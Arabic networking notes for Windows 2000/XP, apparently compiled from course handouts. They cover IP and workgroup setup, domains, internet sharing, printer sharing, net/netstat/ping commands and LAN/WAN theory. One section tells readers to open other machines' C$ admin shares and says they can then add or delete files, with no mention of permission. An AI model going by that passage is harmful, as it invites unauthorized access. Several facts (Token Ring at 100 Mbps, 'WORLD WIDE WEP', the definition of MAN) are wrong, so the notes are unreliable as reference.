عنوان IP أي عنوان الجهاز : ١٥ ٠ ٠ ١٠ الرقم الأول(١٥) يتغير حسب رقم الجهاز والثلاثة الأرقام الأخرى ثابتة دائماً في كل الأجهزة كما هي
قناع الشبكة الفرعية :ويأخذ شكل :أو ٠ ٢٥٥ 255 255
العبارة الافتراضية: ممكن نتركها فارغة ونكتب فيها عنوان الجهاز الرئيسي (الخادم (مثلاً ١ ٠ ٠ ١٠
-ملقم dns المفضل : عنوان الجهاز الرئيسي
-ملقم dns البديل في حالة توفر جهاز رئيسي آخر (بديل) ٢ ٠ ٠ ١٠

تعريف شبكة الاتصال واضافة الجهاز لمجموعة العمل

تعريف شبكة الاتصال :

أضع المؤشر على رمز جهاز الكمبيوتر على سطح المكتب واضغط على الزر الأيمن في الماوس , واختيار خصائص واختيار تعريف شبكة الاتصال وهي تستخدم م لتغيير اسم الكمبيوتر أو إضافة

الكمبيوتر إلى مجموعة عمل أ و مجال ثم أغير كلمة مجموعة العمل إلى (أي كلمة كانت) ثم أعيد تشغيل الكمبيوتر هذا عندما نريد اختيار مجموعة العمل والانضمام إليها (يجب أن تكون الكلمات موجودة في كل الأجهزة (عند إعادة تشغيل نختار مواضع شبكة الاتصال ثم أجهزة الكمبيوتر القريبة ثم نضغط سطح المكتب لتحديث الكمبيوترات التي انضمت إلينا سنجد الرقم أسفل الشاشة مثلاً ١٣ كائن .

كيفية إضافة الجهاز إلى مجموعة العمل :

-1وضع المؤشر على رمز جهاز الكمبيوتر الموجود على سطح المكتب .
-2الضغط على زر الماوس الأيمن .
-3اختيار خصائص .
-4اختيار تعريف شبكة الاتصال .
-5اضغط على خصائص .
-6كتابة مجموعة العمل ثم كتابة الاسم (أي اسم .(
ثم الضغط على موافق ثم موافق ثم إعادة تشغيل الجهاز باختيار نعم .
ملحوظة: الطريقة السابقة تستخدم مع وندوز بروفيشنل ٢٠٠٠ومع الاكس بي تختلف بدل تعريف شبكة الاتصال نضغط على اسم الكمبيوتر :::
شكل البروتوكولات(T)

الآن الشبكة أصبحت جاهزة للعمل أما الان كيف نحول الجاز للعمل ضمن مجال (domin)
ماهي شروط التي تجعل الجهاز يتحمل المجال :
)عند تحويل الجهاز الرئيسي إلى مجال (الدليل النشط يجب التأكد من أن نظام الملفات هو .NTFS
- النقر المزدوج على جهاز الكمبيوتر ,
- وضع المؤشر على محرك الأقراص C
- الضغط على زر الماوس الأيمن .
- اختيار خصائص .
- نظام الملفات NTFS

ملاحظة::لايمكن التعامل مع نظام الملفات إذا كان على وضع FAT

تحويل الجهاز الرئيسي إلى مجال :
-1ابدأ -2 .تشغيل. ٣- يظهر الأمر dcpromo)) لإضافة الجهاز إلى المجال ويحذف الجهاز من المجال .

ملاحظة: عند تحويل الجهاز الرئيسي إلى مجال (الدليل النشط) يجب التأكد من أن نظام الملفات هو ntfs .
ونعرفه من خلال التالي :

- النقر المزدوج على جهاز الكمبيوتر .

- وضع المؤشر على محرك الأقراص ©
- الضغط على زر الماوس الأيمن .
- اختيار خصائص .
- نشاهد نظام الملفات ولابد أن يكون **NTFS** أما إذا ظهر **FAT** فهذا خارج المجال.

كيفية توزيع الانترنت على الأجهزة من الجهاز الرئيسي إلى الأجهزة الفرعية :

تجهيز الجهاز الرئيسي لتوزيع الانترنت على الأجهزة الفرعية .

1- ابدأ ثم اعدادات ثم اتصالات شبكة الاتصال والطلب الهاتفي ثم إجراء اتصال جديد .

التالي في الشاشة ثم شاشة نختار منها رقم (٢) طلب اتصال هاتفي والضغط على التالي والاختيار من (مرحباً بك في معالج انترنت) الخيار الأول والضغط على التالي ونختار الاتصال بمودم ونضع في المربع رقم تلفون الشركة على سبيل المثال اثير ٣٦٠١٢٣٤ ثم الضغط على التالي ويكتب اسم المستخدم الموجود في بطاقة الشركة المستضيفة ونترك كلمة المرور فاضية .ثم يظهر مربع وتكتب اسم شركة الاتصال وتأتي رسالة معناها هل تريد عمل بريد الكتروني نختار (لا) ثم إنهاء .

2- الخطوة الثانية : ابدأ ـــــــــــــــــ أعدادات ــــــــــــــــــــــ اتصالات شبكة الاتصال نختار نوع الاتصال وضغطه على الزر الأيمن ،ونأتي بخصائص الاشتراك ونختار منها المشاركة ونضع (في تمكين مشاركة الاتصال بإنترنت لهذا الاتصال وفي خانة تمكين الاتصال Π علامة ( )ثم الضغط على نعم Π. عند الطلب بأمكانك وضع)

3- الخطوة الثالثة : من المتصفح نختار خصائص ثم اتصالات ثم نضغط على اعدادات ونضع بر وكسي الشركة والمنفذ ثم نذهب إلى اعدادات الشبكة **LAN SETTING**

(أمام ملقم الوكيل ونضع البر وكسي Π نضع علامة) والمنفذ ثم **OK**

كيفية اعدادات الأجهزة الفرعية للاتصال ل مع الجهاز الرئيسي) الانترنت :(

1- من انترنت اكسبلورر على سطح المكتب نضغط على الزر الأيمن ثم اختيار خصائص ثم اتصالات) (**connections** ولوجدنا أن هناك اتصال مضاف مثل (اثير (نقوم بحذفه ثم نختار **LAN setting** أي الشبكة المحلية ونكتب البروكسي والمنفذ ثم موافق .

ملاحظة هامة جداً :

- لابد أن جميع الأجهزة الموجودة في مجموعة العمل بدءاً بالجهاز الرئيسي وانتهاء بالأجهزة الفرعية يكون اسم المستخدم وكلمة المرور واحدة .
- الجهاز الرئيسي يكون عنوانه محدداً **ip** / أما الأجهزة الفرعية فتكون تلقائية .

مجموعة العمل هي كيفية تقسيم الموظفين حسب أقسامهم أو وظائفهم .

كيفية إضافة مستخدم جديد :

- ابدأ ـــــــــــــــــــ البرامج ــــــــــــــــــــــــــ اختيار **administivetive** ــــــــــــــــ ثم كمبيوتر (**computer moneymen**) وهي الاختيار الثاني من الأعلى ــــــــــــــــــ نختار منها المستخدمون المحليون والمجموعات على علامة + بجانبها ثم المستخدمون ثم مستخدم جديد ثم اسم المستخدم وهو ضروري وكلمة المرور اختيارية .

ثم نختار الخيار الذي نريد هل نريده بدون كلمة مرور أم لا فأن أردنا الصلاحية الكاملة في تغيير كلمة المرور نختار الأول وإن لم نرد نختار الخيار الثاني ثم الثالث عدم انتهاء صلاحية كلمة المرور ثم إنشاء ثم إغلاق .

ملاحظة: يفضل اختيار مستخدم (مفيد) للطلاب وقياسي (للمعلمين) أو أخرى والضغط على موافق .

ملاحظة في الفورمات : الدخول في الفورمات في الأجهزة القديمة من خلال del
نختار الخيار الثاني من القائمة اليمنى وهو BIOS FEATURES SETUP :
نضغط على انتر ثم نختار BOOT SEQLEENCE وتغير في الخيار الذي أمامها ونغيره حتى يصبح على CD ROMC.A وهو الخيار رقم ٨ الخطو ة الثالثة تختار SAVE&EXITSETUP ونضغط انتر ونختار نعم وانتر إذا لم تشتغل معك الاسطوانة اتوماتيكيا نذهب لجهاز الكمبيوتر ونذهب للأسطوانة XP ثم اختيار قراءة تلقائية .
عندما تظهر خمسة خيار ات : الخيار الاول يحذف الوندوز القديم والخيار لا يحذفه.

بعض المشاكل في الشبكة في عدم تعرف الأجهزة على بعضها البعض -:

الحلول -1 :يجب التأكد من البروتوكولات الموجودة على الأجهزة وكلها مشابهة لبعضها البعض .
-2مراجعة عناوين في خانة ip مثل:١,١٠٠,١٠٠,١٠٠
-3مراجعة قناع الشبكة الفرعية .
-4مراجعة تمكين الشبكة .
خطوات تمكين الشبكة
-1الضغط على مواضع شبكة الاتصال على سطح المكتب ,
-2الضغط على زر الماوس الايمن ,
-3اختيار خصائص
-4وضع المؤشر على زر الاتصال المحلي ...... LOCAL ثم الضغط على الزر الأيمن للماوس .
ملاحظة : إ ذا كانت الكلمة في القائمة (تعطيل) يعني أن الشبكة ممكنة أما إذا كانت كلمة ممكنة فإن الشبكة غير ممكنة (العكس (

كيف معرفة الأجهزة على الشبكة :

-1النقر المزدوج على رمز مواضع شبكة الاتصال (فتح (
-2الضغط على رمز أجهزة الكمبيوتر القريبة .
ملحوظة: يتم الضغط على كلمة تحديث إذا كانت هناك بعض الأجهزة تستقبلها مؤخراً

كيفية مشاركة البيانات : أي ترك المجال أمام الطلاب للدخول على برنامج معين دون غيره من البرامج .
*جهاز كمبيوتر فتح اختيار القرص المحلي (D) ثم فتح
*اختر مجلد جديد ثم ضع له اسماً من عندك . (مراجعة المذكرة ص(5 ((

كيفية مشاركة الطابعات: كيفية تعريف الطابعات على الجهاز الفرعي من الجهاز الرئيسي :

*ابدأ أعدادات لوحة التحكم مجلد الطابعات
إضافة طابعة التالي طابعة محلية مع سحب علامة (..._) عن الكشف عن الطابعة ثم التالي ثم التالي ثم اختيار اسم الشركة المصنعة من اليمين وموديل الطابعة من اليسار ثم التالي اختيار مشاركة كما يلي اختيار اسم الطابعة كما تريد
التالي طابعة افتراضية يتم اختيار نعم إذا كانت الطابعة موصلة على الجهاز ثم التالي اختيار لا إذا ظهرت رسالة طباعة صفحة الاختبار ثم
التالي ثم إنهاء .

كيفية تعريف طابعة الشبكة على الجهاز الفرعي من ١ إلى ٦) كما في أعلاه .

الخطوات الأولية كما في الكتابة أعلاه طابعة شبكة اتصال ثم التالي
التالي النقر المزدوج على اسم الجهاز المعرفة فيه الطابعة المشاركة على الشبكة ثم اختيار اسم الطابعة ثم الضغط على التالي إذا أردتها افتراضية اختر نعم (أي ستطبع الآن) أو غير افتراضية ثم التالي ثم إنهاء .
ملحوظة: في مشاركة الأقراص وهي كالآتي :
عند عمل مشاركة في الأقراص الصلبة تظهر علامة محرك الأقراص مثل (D) أو (C) موجود بجانبها مثل علامة الدولار $ عند ظهور هذه العلامة نحلها كما يلي :

- اختيار عدم مشاركة ثم الضغط على تطبيق .
- اختيار مشاركة ثم الضغط على تطبيق .

الآن هذه العلامة تعني أن الغرض مشاركة وهمية وغير صحيحة .
ملاحظة في مشاركة الطابعات في مجموعة العمل :
لا تستطيع أن تطبع أي ورقة من الأجهزة الطرفية على طابعة الشبكة إلا بعد الدخول إلى كل الأجهزة بما فيها الجهاز الرئيسي باسم مستخدم واحد وكلمة مرور واحدة .
فلو كان جهاز بدون كلمة مرور لن تطبع أبداً .
أما في حالة المجال فيشترط إضافة المستخدم إلى أذونات المشاركة في الطابعة بالنسبة للمستخدمين/]

اوامر الشبكات

أولا : لإرسال رساله لمن معك على الشبكة

قديمه ولكن هناك ملحوظه انها لا تنفع الا علي ويندوز ٢٠٠٠وxp

-1من start افتح run ثم اكتبcmd

-2اكتب net send ثم مسافة ثم اكتب IP Addrress ثم مسافة

وبعد ذلك اكتب الرسالة ثمenter

الجملة كما يليc:\net send IP adreess message

ولإرسال رسالة لجميع مستخدمي الشبكة

Net send * [msg text]

ثانيا : لإظهار الاجهزة المتصلة بالشبكة

START>>RUN>>COMMAND

نكتب في الدوس

CD

وهذا لتصفيه المسار ثم نكتب

NET VIEW

سيظهر لك كل الاجهزه المتصله بجهازك علي شكل \\١ \\٢ \\٣

ثالثا : للدخول لدرايف معين

ادخل علي RUN واكتب رقم الجهاز كما ظهر لك مثلا \\٢٥

بعد ذلك للدخول للدرايف سي مثلا تكتب

\\اسم الجهاز\c

واذا كانت هنالك عمليه مشاركة ولكن مخفية فجرب هذه

\\اسم الجهاز\c

رابعا : لمعرفة ما اذا كان الجهاز مقفول

نعمل تتبع للايبى كالتالى

C:> tracert 10.0.0.151

خامسا : لمعرفة الايبيهات الموجودة بالشبكة كلها

START>>RUN>>COMMAND>>NETSTAT -N

هيطلع ليك كل الايبيهات الي في الشبكه

وهذه معلومات عن هذا الامر

NETSTAT

NETSTATحالة الشبكة يظهر جميع المنافذ المتصلة
NETSTATمسافة A-يظهر ارقام الايبي المتصلة وحالتها
NETSTATمسافة E-يظهر حالة الشبكة بشكل عام
NETSTATمسافة N-يظهر ارقام البورتات والايبيات المتصلة
NETSTATمسافة P-يظهر البروتوكولات المتصلة بجهازك
NETSTATمسافة R-يظهر اجهزة الروترز في شبكتك
NETSTATمسافة S-يظهر حالة الشبكة والاجهزة المتصلة..

سادسا : الامرPing

يستخدم هذا الأمر للتأكد من عمل بروتوكول (TCP/IP) والذي يعني أن جهاز الكمبيوتر يرى الشبكة حيث يقوم الأمر بإرسال ٤ حزم من البيانات والتأكد من استقبالها في الطرفالآخر
للتأكد من صلاحية استخدام جهازك للبروتوكول اكتب

Ping 127.0.0.1

للتأكد من رؤية أي جهاز آخر على الشبكة اكتب

Ping ip address of the pc

سابعا : الامر**ipconfig**

يستخدم هذا الأمر لمعرفة إعدادات بروتوكول (TCP/IP) على الجهاز
وتشمل هذه الإعدادات(IP Address – Gateway – Subnet Mask)
لعمل مشاركة (Sharing) من خلال سطر الأوامر نستخدم الأمرالتالي

net Share share name=folder path

مثلا لمشاركة مجلد في (C Drive) وعلى افتراض ان اسم المجلد (Data) وأننا نريد أن نسمي هذا الشير(MyData)
نقوم بالتالي

net Share Mydata=C:\Data

ثامنا : الامر**nslookup**

اذا كان عندك DSL من شركة EgyNet مثلا وكتبت الأمر ده
نتيجة تنفيذ الأمر هتكون

Default Server: ns22.egynet.com.eg
Address: 80.75.166.250

بيعرض عنوان السيرفر ورقم الأي بي..

كيف تضع باسورد على جهازك بالشبكه

اولا نذهب على**my computer** وتدوس كليك يمين وتختار **manage**
وبعد ذلك **local users and groups**
ثم تختار **users**
ستظهر لك اختيارات اقف على **guest** كليك يمين واختار **setpassword**
واكتب الاسم والباسورد الى انت تختاره

طريقه للدخول على اجهزه نفس الشبكه

اولا ادخل على قائمه start

ثم run

اكتب الاتى

****

ثم ip الجهاز الذى ترغب فى الدخول عليه

ثم

****

ثم اسم المحرك الذى تريدى الدخو ل عليه وهو عاده يكون c , e .f.d. g

ثم علامه الدولار $

ثم enter

انت الان داخل الجهاز ويمكن انت تضيف ماتريد وتحذف ما تريد وتنسخ ما تريد على جهازك ويمكنك ايضا اضافه اشياء على سطح المكتب من الدخول على محركc

الشبكات NETWORKS

الشبكات بشكل عام هي وصل الحواسيب الموضوعة على مساحة محددة من أجل الإستخدام المشترك للمعلومات. الشبكات تقدم إمكانيات مذهلة في مجال تبادل المعطيات ومجال التعامل مع الملفات لعدد من المستثمرين بآن واحد معاً ، بالإضافة إلى بساطة المشاركة في الملفات FILES يمكن لمستثمري الشبكة أن يتشاركوا في الطابعات PRINTERS وسواقات الأقراص الليزرية CD-ROM والمودم MODEM وحتى جهاز الفاكس. FAX وعموماً يقصد بالشبكة التفاعل المتداخل بين أجهزة الكمبيوتر أي كيف تعمل الأجهزة فيما بينها ضمن شبكة إتصال لتحسين قدراتك في إنجاز الأمور .وشبكات الإتصال وضعت عموماً للمشاركة في إمور مثل معالجة النصوص وبرامج أوراق العمل وفي الطابعات وفي الربط على اجهزة كمبيوتر وشبكات واسعة وانظمة البريد هي وظيفة شبكة الإتصال .

أنواع الشبكات :ـ

هنالك ثلاثة أنواع رئيسية من الشبكات :

أ) (الشبكات الواسعة . WIDE AREA NET WORKS (WAN)

ب) (الشبكات المحلية . LOCAL AREA NET WORKS (LAN)

ت) (الشبكات القطرية (MEDIUM AREA NET WORKS (MAN

النوع الأول من الشبكات هو الشبكات الواسعة WIDE AREA NET WORKS وهي الشبكات التي يمكن أن تؤمن وصل مجموعة من الحواسيب الضخمة MAIN FRAME COMPUTERSفي مجموعة من الدول أو المناطق البعيدة جداً وفي هذه الحالة يكون الرابط إما خطوط الهاتف أو الإتصال اللاسلكي وأدق مثال لهذا النوع من الشبكات هو الشبكة العنكبوتية العالمية (الإنترنت WORLD WIDE WEP) وإذا أخذنا الحروف الأولى من الكلمات نجدها WWWوهو الرمز الذي يسبق أي موقع من مواقع الإنترنت .

النوع الثاني من الشبكات هو الشبكات المحلية LOCAL AREA NET WORKS وهي الشبكات التي يمكن أن تؤمن وصل مجموعة من الحواسيب في شركة أو مؤسسة أو مكتب أو مباني متجاورة وبشكل عام هي وصل الحواسيب الموضوعة على مساحة صغيرة نسبياً .

النوع الثالث هو الشبكات القطرية وهي ربط الأجهزة بين الأقطار مع بعضها البعض .

أنواع الشبكات حسب إسلوب معالجة المعطيات وطريقة التعامل مع المستثمر :

تنقسم الشبكات حسب إسلوب معالجة المعطيات وطريقة التعامل مع المستثمر إلى نوعين رئيسيين هما :

أ) (شبكات المخدم الزبون . CLIENT / SERVER NET WORKS
ب) (الشبكات المتكافئة . PEER TO PEER NET WORKS
أولاً : شبكات المخدم الزبون CLIENT SERVER NET WORKS
يعرف هذا النوع من الشبكات بالشبكات ذات المخدم SERVER المخصص حيث تستخدم أحد حواسيبها لحفظ المعطيات ذات الإستخدام الجماعي ، وتنظيم التعامل بين محطات العمل WORK STATIONS ، وتلبية طلبات الخدمة الواردة من محطات العمل هذه . وهذا الحاسوب الذي يقوم بكل هذه الأعباء يسمى مخدم الشبكة . (SERVER)

المخدم SERVER هو الحاسوب المتصل بالشبكة ، والذي يؤدي للمشتركين خدمات معينة مثل حفظ المعلومات وطباعة المهام أو النتائج ومعالجتها ، توصل إلى هذا الحاسوب كافة الأجهزة المتشاركة في الشبكة كالأقراص الصلبة والطابعات والمودمات وغيرها ، تتعامل محطات العمل WORK STATIONS فيما بينها في هذه الشبكة فقط من خلال المخدم SERVER ، لذلك فإن التنظيم لهذه الشبكات يمكن أن يتم عن طريق توصيلها بمخطط توصيل نجمي ، يكون المخدم هو الجهاز المركزي

*محاسن شبكات المخدم الزبون :

× تؤمن سرعة كبيرة في معالجة المعطيات) سرعة أداء المخدم تحدد سرعة أداء الشبكة بالكامل ، هذا بالإضافة إلى وجود ملفات تشغيل الشبكة تؤمن معالجة وتنفيذ عدة مستثمرين في آن واحد . (
× تملك نظام حماية آمن للمعلومات وتؤمن السرية كذلك .

× سهولة في التحكم إذا ما قورنت بالشبكات المتكافئة .

*سلبيات شبكات المخدم الزبون :

× تتطلب هذه الشبكات تخصيص حاسوب لإستخدامه كمخدم وبالتالي فإن هذه الشبكات تكون عادة أغلى سعراً .

× تتعلق سرعة أداء الشبكة ووثوقيتها بالمخدم المستخدم .
× هذه الشبكات أقل مرونة بالمقارنة مع الشبكات المتكافئة .
*ملحوظة : تعد شبكات المخدم الزبون الشبكات الأكثر إنتشاراً في كل أنحاء العالم .

ثانياً : الشبكات المتكافئة PEER TO PEER NET WORKS

الشبكات المتكافئة هي الشبكات التي لا يكون فيها مركز واحد للتحكم بالعلاقة بين محطات العمل ، وليس فيها جهاز واحد لحفظ المعطيات ، يكون نظام التشغيل في هذه الشبكة موزع على كافة محطات العمل ، لذلك فإن كل محطة عمل تكون قادرة على تنفيذ مهام المخدم في تلبية الطلبات الواردة من محطات أخرى إضافة إلى وظائف المستخدم التي تمثله، أي ترسل طلبات إلى محطات عمل أخرى ، وهذا كله بآن واحد معاً ، كافة الأجهزة المتصلة بكافة محطات العمل من طابعات وأقراص صلبة وسواقات أقراص ليزرية وغيرها ، تكون متاحة بشكل كامل لكل مستثمر في الشبكة في حالة الحصول على سماحية مدير الشبكة .

*محاسن الشبكات المتكافئة :

×كلفة هذه الشبكات قليلة ، إذ أنها تستخدم كافة الحواسيب المتصلة بالشبكة كمحطات عمل .

×وثوقيتها عالية ، إذ في حال تعطلت إحدى محطات العمل ، يتعزر الوصول إلى بعض المعطيات التي تحويها الشبكة وليس كلها .

*سلبيات الشبكات المتكافئة :

×الإرتباط الوثيق بين فعالية الشبكة وعدد المحطات التي تعمل بآن واحد في نفس اللحظة) وتبين التجارب أن الشبكة تعمل بشكل طبيعي إذا لم يزد عدد المحطات العاملة فيها عن) ١٠ (محطات . (

×صعوبة تنظيم التحكم الفعال بين المحطات .

×صعوبة تحديث وتبديل محطات العمل .

المسائل التي يمكن حلها بواسطة الحاسوب المتصل بالشبكة والتي يصعب حلها بواسطة حاسوب شخصي مستقل :

.1المشاركة في الملفات : تؤمن الشبكات إمكانية تعامل عدد كبير من المستثمرين على ملف واحد مختزن على مخدم الملفات المركزي .

.2النفاذ إلى المعلومات والملفات : تؤمن الشبكات إمكانية تشغيل البرامج التطبيقية من أي محطة عمل مهما كان موقعها .

.3المشاركة في البرمجيات التطبيقية : تسمح الشبكات لأكثر من مستثمر واحد بإستخدام نسخة واحدة من البرنامج ، مثل برنامج معالج النصوص MS-WORD إلا أنهم لا يستطيعون تنقيح نفس الملف بآن واحد .

.4تراسل الملفات : تؤمن الشبكات نسخ الملفات من حاسوب إلى آخر مهما كان حجمها بسرعة وبدون الحاجة لإستخدام الأقراص المرنة او غيرها .

.5إدخال المعطيات بآن واحد إلى البرمجيات التطبيقية : تسمح البرمجيات التطبيقية الشبكية لعدة مستثمرين بإدخال المعطيات اللازمة لهذه البرمجيات بآن واحد ، فمثلاً يمكن إدخال سجلات إلى دفتر الحسابات وفي هذه الحالة لا يعيق أحدهم الآخر ، وهناك إصدارات خاصة من البرمجيات الشبكية التي تسمح بإدخال المعلومات بآن واحد ، اما البرمجيات المخصصة للحواسيب الشخصية فإنها تؤمن للمستثمر إمكانية التعامل مع مجموعة من الملفات فحسب .

.6المشاركة في الطابعات : تؤمن الشبكات إمكانية إستخدام طابعة واحدة أو عدة طابعات من قبل مستثمرين على محطات مختلفة بآن واحد معاً .

البريد الإلكتروني : يمكن إستخدام الشبكات للخدمات البريدية وتراسل مكاتبات العمل والتقارير والرسائل بين عدة مستثمرين) يكون إستخدام الهاتف في هذه الحالة اسرع واسهل ، (ولكن البريد الإلكتروني يمكن أن يوصل رسالتك حتى في حال غياب المشترك المطلوب عن مكان عمله في اللحظة التي ترسل الرسالة فيها .

*مكونات الشبكات :

ترتكز الشبكات على ثلاثة مكونات رئيسية هي :

أ .مجموعة من الحواسيب الشخصية : تعرف هذه الحواسيب بمحطات العمل WORK STATIONSوفي بعض الأحيان بإستثناء احدها أو قد يكون عدد منها تستخدم لتنفيذ وظائف خاصة تدعى مخدمات . SERVER

ب .كوابل التوصيل CABLES وموائمات الشبكات) كروت / بطاقات الشبكات (NET WORKS CARD .

ت .البرمجيات التطبيقية التي تعمل تحت إدارة نظام التشغيل .

أولاً : محطات العمل WORK STATIONS

تقسم الحواسيب التي تتكون منها الشبكة إلىنوعين هما : محطات العمل المخصصة للمستثمرين والمخدمات SERVER التي لا تكون عادة متاحة للمستثمرين العاديين ويتعامل مع محطات العمل المستثمر الذي يجلس إليها فقط ، خلافاً للمخدمات التي تتيح للعديد من المستثمرين إمكانية المشاركة في موارده ، يمكن ان تكون محطات العمل حواسيب شخصية متوسطة الأداء من نوع IBM أو المتوافقة معها ، مزودة بذاكرة RAM غير كبيرة نسبياً وشاشة ملونة من النوع الجيد وكذلك لوحة مفاتيح عالية الجودة وقرص صلب رخيص الثمن وغير كبير السعة ، تعتبر هذه المواصفات ضرورية فقط من أجل راحة مستثمر محطة العمل ولا تؤثر على أداء الشبكة ككل .

*محطة العمل : WORK STATION هي الحاسوب الشخصي الذي يوصل إلى الشبكة وينفذ المستثمر عمله عليه ، كل محطة عمل تعالج ملفاتها وتستخدم نظام تشغيل خاص بها وفي هذه الحالة تكون موارد الشبكة متاحة للمستثمر الذي يعمل على محطة العمل .

*محطة العمل البعيدة : REMOTE WORK STATION هي محطة العمل التي توصل إلى الشبكة عن طريق خطوط الإتصال البطيئة والتي تختلف عن الخطوط المستخدمة في الشبكة) خط الهاتف . (

*المخدم : SERVER هو الحاسوب الذي يوصل إلى الشبكة وينفذ خدمات معينة للمستثمر مثل حفظ المعطيات ذات الإستخدام العام ، وطباعة المهام ، والمعالجة البعيدة المهام .

ثانياً : بطاقات ربط الشبكة : NET WORK INTERFACE CARD توضع بطاقات ربط الشبكات في كل محطة عمل ، تقوم محطة العمل بإرسال الطلبات من خلال بطاقة ربط الشبكة إلى المخدم ، وتتلقى الإجابات من المخدم عن طريق بطاقة ربط الشبكة ايضاً .

يمكن لإثنين فقط من بطاقات ربط الشبكات أن تتبادلا المعلومات فيما بينهما بآن واحد ، وهذا يعني أن بقية محطات العمل يجب ان تنتظر دورها إلى ان تنتهي تلك المحطات من تخاطبها ولكن لحسن الحظ فإننا لا نلاحظ فترة الإنتظار هذه ، لذلك فإن العمل في الشبكة يعطي إنطباعاً أن نفاذ جميع المشتركين إلى الشبكة يجري بوقت واحد .
أنواع بطاقات ربط الشبكات :

1. بطاقات : LAN TASTIC سرعة أداء الشبكات التي تستخدم هذا النوع من البطاقات تبلغ ٢ mbps ، نلاحظ ان هذا النوع من البطاقات لا يتوافق مع المعايير الصناعية المعتمدة عالمياً .

2. بطاقات : ETHER NET سرعة أداء الشبكات التي تستخدم هذا النوع من البطاقات تبلغ ١٠ mbps ، تتوافق هذه البطاقات مع المعايير الصناعية. الشبكات التي تستخدم هذا النوع من البطاقات تستهلك زمن كبير لحل مشكلة التصادم اثناء تراسل المعطيات .

3. بطاقات : TOKEN RING تعتبر الشبكات المزودة بهذا النوع من البطاقات من أغلى الشبكات المتوفرة حالياً ، سرعة أداء الشبكات التي تستخدم هذا النوع من البطاقات تبلغ ١٠٠ mbps ، تتوافق مع المعايير الصناعية العالمية.

ما هي الشبكة الواسعة((WAN

الشبكة الواسعة ((WANهي شبكة كمبيوتر لِتبادل المعلومات الرقمية ضمن مساحة جغرافية واسعة (قد تشمل عدة دول)؛ وهي أكبر من الشبكة المحلية ((LAN، وقد تستخدِم خطوط الهاتف والأقمار الصناعية وغيرها من وسائط نقل البيانات. وفي بعض الأحوال، قد تتكون الشبكة الواسعة من ربط عدة شبكات محلية معا.

ما أهميتها وفوائدها؟

تكمن فائدة الشبكات الواسعة في أنها تُتيح نقلا آمنا وسريعا للمعلومات بين العقَد المختلفة، ناهيك عما يمتاز به نقل المعلومات عبر الشبكة الواسعة من موثوقية عالية، وانخفاض الكُلفة.

ولعلّ المنظمات والشركات الكبيرة التي تنتشر فروعها في أرجاء العالم المختلفة- هي من يحقق الاستفادة الكُبرى من الشبكات الواسعة؛ لأن هذه الشبكات تُتيح لها الاتصال مع موظفيها وزبائنها وشركائها عبر العالم. وللشبكات الواسعة دور كبير في تشجيع وحفز الأعمال الإلكترونية (e-business)التي انتشرت في عصر الإنترنت.

وفي الغالب، تقوم شركات الاتصالات الحكومية (public telecommunications companies- PTT) في البلاد المختلفة بالإشراف على الشبكات الواسعة وصيانتها؛ كما تقدم هذه الشركات خدمات معينة لمستخدِمي الشبكات الواسعة مثل خدمة الخط المستأجر (leased line).

وفي الفقرات التالية، سنتعرف على طرق توصيل الأجهزة ببعضها في الشبكات الواسعة:

الوصل نقطة بنقطة (point-to-point connection):

تعتمد هذه الطريقة الخط المستأجر ((leased lineالوصل مكانين متباعدين على الشبكة بوساطة وصلة وحيدة كما في الشكل (١). ويكون الإرسال عبر هذه الوصلة على نوعين، أما الأول فهو إرسال الحزم المعنونة [[datagram transmission الذي تُرسل فيه المعلومات حزمة إثر حزمة، وأما النوع الثاني فهو الإرسال التدفقي للبيانات ((data-stream transmissionالذي تُرسل فيه البيانات بايت إثر بايت.

وتتميز هذه الطريقة بأن الخط محجوز بشكل دائم للزبون، ولكنها- بالمقابل- طريقة مرتفعة الكُلفة. أما من كانت ميزانيته محدودة، فينبغي عليه استخدام طُرق أخرى أقل كلفة، ومنها طريقة التحويل عبر دارة (circuit switching).

التحويل عبر دارة (switching): circuit

تختلف هذه الطريقة عن سابقتها في شغلها لخط الهاتف أثناء فترة الاتصال فقط، فهي تشبه طريقة إجراء المكالمة الهاتفية. وتستخدم هذه الطريقة دارة تُشكل وصلة فعلية بين الأطراف المرسِلة والمستقبِلة عبر خط الهاتف، وتبقى هذه الوصلة فعالة من بداية الاتصال حتى نهايته حيث تُلغى عندئذ (انظر الشكل٢)، وهذا هو السبب الذي يجعل هذه الطريقة منخفضة الكُلفة نسبيا. ومن البروتوكولات التي تستخدم هذا التحويل بروتوكول (.(ISDN

التحويل بالحزم (:(packet switching

تُعد هذه الطريقة الأساس لمعظم شبكات الاتصالات حتى يومنا هذا، ويتلخص مبدؤها في تجزيء رسائل المعلومات إلى وحدات صغيرة تدعى الحزم ((packets، وتُرسل كل حزمة بمفردها إلى العقدة الوجهة ((destination nodeاعتماداً على بروتوكول يحدد للحزمة المسار ((routeالذي ستسلكه. وتُتيح طريقة التحويل بالحزم إمكان ربط جميع العقَد المختلفة في الشبكة الواسعة ببعضها بوساطة وصلة فعلية، كما تُتيح تشارك عرض الحزمة ((bandwidthبين المستخدِمين عوضا عن تقسيمها فيما بينهم. ورغم سرعة هذه الطريقة نسبيا، إلا إنها أبطأ من طريقة التحويل عبر دارة ((circuit switching، ولكنها- بالمقابل- أقلّ كلفة منها.

وهناك مجموعة من البروتوكولات التي تعتمد طريقة تحويل الحزم ((packet switching، نتحدث عنها بإيجاز:

• بروتوكول (:(X.25 ظل هذا البروتوكول سائداً فترة طويلة، وقد تميزت الشبكات الواسعة التي اعتمدته بسرعة الاتصالات فيها، وشكلت هذه الشبكات القناة الدولية الرئيسة للاتصالات التجارية. ولكن لم يعد بإمكان هذا البروتوكول مواكبة التقنيات الجديدة ذات السرعة العالية.

• بروتوكول ترحيل الإطارات ((frame relay): ينتشر هذا البروتوكول بكثرة في الشبكات الواسعة، وهو يستخدِم وسطاً للنقل يتكون من ألياف ضوئية وينقل المعلومات بسرعة تصل إلى ٢ ميغابت/ثانية، إذ تُرسل المعلومات في حزم مختلفة الأحجام عبر مسارات محددة مسبقاً تُعرف باسم الدارات الافتراضية الدائمة permanent virtual circuits- PVC).)

• نمط النقل غير المتزامن ((asynchronous transfer mode- ATM): ينقل هذا البروتوكول المعلومات بسرعة عالية قد تصل إلى ١٠ غيغابت/ثانية. ويعتمد مبدأ عمله على تنظيم البيانات الرقمية المراد إرسالها في خلايا ((cellsلكل منها حجم ثابت يبلغ ٥٣ بايت ، وعند امتلاء هذه الخلية تُرسل عبر وسط النقل في الشبكة. وتستخدم الشبكات المعتمِدة على هذا البروتوكول أنواعاً مختلفة من أوساط النقل مثل: الكوابل المجدولة ((twisted pair، والألياف الضوئية ((optical fiber، وخطوط T3، إضافة إلى خطوط النواقل الضوئية (optical carrier).
